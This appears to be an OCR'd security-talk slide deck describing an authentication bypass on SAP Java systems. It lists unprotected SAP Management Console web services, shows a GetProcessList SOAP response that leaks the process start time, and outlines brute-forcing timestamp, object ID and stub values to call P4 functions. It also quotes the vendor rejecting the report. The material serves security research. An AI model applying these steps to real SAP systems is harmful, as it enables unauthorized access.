
How to know, **remotely**, the start time of the Agent ?

- ~~Guess ?~~
- ~~Remote DoS ?~~
  - ~~Spent a looooooot of time on it~~
  - ~~And fail…~~
- **Just kindly ask... the SAP MC on 59813 !**

Authentication bypass - Start date

- 86 web services
- 6 unprotected


```
AccessCheck
GetInstanceProperties
GetNetworkId
GetProcessList
GetSecNetworkId
GetSystemInstanceList
```



Authentication bypass - Start date

- 86 web services
- 6 unprotected

```
AccessCheck
GetInstanceProperties
GetNetworkId
GetProcessList
GetSecNetworkId
GetSystemInstanceList
```




Authentication bypass - Start date

```
<SOAP-ENV:Body>
  <SAPControl:GetProcessListResponse>
    <process>
      <item>
        <name>jstart</name>
        <description>J2EE Server</description>
        <dispstatus>SAPControl-GREEN</dispstatus>
        <textstatus>All processes running</textstatus>
        <starttime>2019 10 29 07:04:12</starttime>
        <elapsedtime>48:37:22</elapsedtime>
        <pid>38924</pid>
      </item>
    </process>
  </SAPControl:GetProcessListResponse>
</SOAP-ENV:Body>
```


Authentication bypass - Attack

(1) Retrieve start date from SAP MC




Authentication bypass - Attack

(2) Bruteforce the Timestamp key




Authentication bypass - Attack

(3) Bruteforce the Object ID and Stub version




Authentication bypass - Attack

(4) Execute P4 Function



Authentication bypass - Attack

(4) Execute P4 Function




"Vulnerability rejected.

The vulnerability cannot be exploited if TLS (specifically P4S and not P4) is used for communication. "

Authentication bypass - Attack

(4) Execute P4 Function

